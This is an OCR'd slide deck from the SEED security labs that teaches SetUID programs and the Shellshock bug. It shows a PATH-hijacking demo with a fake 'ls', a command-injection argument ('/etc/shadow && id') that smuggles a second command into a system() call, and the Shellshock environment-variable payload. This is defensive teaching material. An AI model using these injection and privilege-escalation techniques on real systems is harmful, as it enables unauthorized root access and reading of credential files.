

VirtualBox Snapshot


SEED Workshop




Open Snapshot Tab



Create Snapshot



Create Snapshot



Restore Snapshot


SetUID Intro

SEED Workshop


Outline

Concepts and Background


Zsh Exercise




Why do we need SetUID?




Why do we need SetUID?




Why do we need SetUID?




What is SetUID?




What is SetUID?



What is SetUID?



What is SetUID?



What is SetUID?

Effective ID

```
> id
uid=1000(seed)
gid=1000(seed)
groups=1000(seed)
```

```
> id
uid=1000(seed)
gid=1000(seed)
euid=0(root)
groups=0(root)
```

Commands

```
# Change a file’s owner to root
sudo chown root file

# Turn a program into a SetUID program
sudo chmod 4755 program
```

Exercise

- Make copy of /bin/zsh program
- What happens if we run it as:
  - A program a regular user owns?
  - A program root owns?
  - A SetUID program root owns?

SetUID Lab

SEED Workshop

tinyurl.com/lmmca8f

Bash v.s. Zsh

What happens if we make bash and zsh root owned SetUID programs and then start them as a regular user?

If there is a difference in behaviour, why?

One problem...

No one makes a shell program a SetUID program.

C Library System

```
int system(const char *command);
```

```
/bin/sh -c command
```

Lab Setup

```
sudo ln -sf /bin/zsh /bin/sh
```

A Simple SetUID Program

```
int main()
{
   system(“ls”);
   return 0;
}
```

The Problem

```
int main()
{
   system(“ls”); // relative path
   return 0;
}
```

How does linux find ls?

```
> env | grep "^PATH"
PATH=.:/usr/lib/lightdm/lightdm:
/usr/local/sbin:/usr/local/bin:
/usr/sbin:/usr/bin:/sbin:/bin:
/usr/games
```

We control the env...

```
> env | grep "^PATH"
PATH=.:/usr/lib/lightdm/lightdm:
/usr/local/sbin:/usr/local/bin:
/usr/sbin:/usr/bin:/sbin:/bin:
/usr/games
```

… we control the program

```
/* ls.c */
#include <stdio.h>
#include <stdlib.h>
int main()
{
        printf(“Malicious program\n”);
        system(“id”);
        return 0;
}
```

System v.s. Execve

```
int system(const char *command);

int execve(const char *filename,
           char *const argv[],
           char *const envp[]);
```

Another program...

```
> program <param1>

system(“/bin/cat <param1>”);

execve(“/bin/cat”, “<param1>”, 0);
```

… another attack.

```
> program “/etc/shadow && id”
```

```
system(“/bin/cat /etc/shadow && id”);
```

```
execve(“/bin/cat”, “/etc/shadow && id”, 0);
```

Shellshock Lab

SEED Workshop

Outline

Concepts and Background

Apache Shellshock

SetUID Shellshock

Bash Functions

```
foo() { echo bar; }
```

---- Terminal ----

```
> foo
bar
```

Inside Bash...

Bash’s environment variables:

```
KEY   = foo
VALUE = () { echo bar; }
```

Shellshock

```
> export foo=’() { :; }; echo shock’
> bash
shock
```

What Happened?

Environment variables:

```
KEY    = foo
VALUE = () { :; }; echo shock
```

Attack Vectors

Apache

SetUID

SetUID SEED Lab

tinyurl.com/kds56y5

Apache

CGI - Common gateway interface

```
#!/bin/bash
echo “Content-type: text/plain”
echo
echo
echo “Hello World”
```

